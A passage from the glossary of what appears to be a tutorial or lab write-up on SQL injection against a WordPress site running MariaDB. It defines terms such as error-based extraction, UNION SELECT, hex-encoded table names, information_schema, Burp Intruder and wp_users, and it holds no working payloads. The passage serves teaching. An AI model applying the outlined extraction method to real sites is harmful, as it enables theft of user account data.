--or#in MariaDB. - Database: an organised store of data, made of tables.
- Database name: the label of one database inside a database server; here
prd2. - Duplicate-key error: an error raised when the database is asked to group or store a value that appears twice where it must be unique.
- Error-based extraction: pulling data out of a database by putting it inside a deliberately triggered error message.
- Grep Extract: a Burp feature that pulls a chosen piece of text out of each response.
- Hex: a way of writing text as numbers, used here to supply table names without quotes.
- HTML: the language web pages are written in; the page source is the raw HTML.
- information_schema: a built-in set of tables that lists every database, table and column on the server.
- Intruder: a Burp feature that repeats a request many times with different values.
- Limit: an SQL instruction giving a start position and a number of rows to return.
- MariaDB: a popular open-source database program.
- ORDER BY: the part of an SQL query that decides the order of results.
- Page source: the raw HTML a server sends, before the browser draws it on screen.
- Parameter: a named value in a web address, after the
?, such assort. - Parameterisation: passing values to a database separately from the query's instructions so they cannot change its meaning.
- Query: one question written in SQL and sent to a database.
- Row: one record in a database table.
- SQL: the language used to ask a database questions.
- SQL injection: making a database run SQL a website did not intend, by putting SQL into a value the site pastes into a query.
- Table: one spreadsheet-like collection of data in a database, such as
wp_users. - UNION SELECT: an SQL feature that glues the results of two queries together.
- WordPress: a common system for building websites, whose tables usually start with
wp_. - wp_users: the WordPress table that holds user accounts.




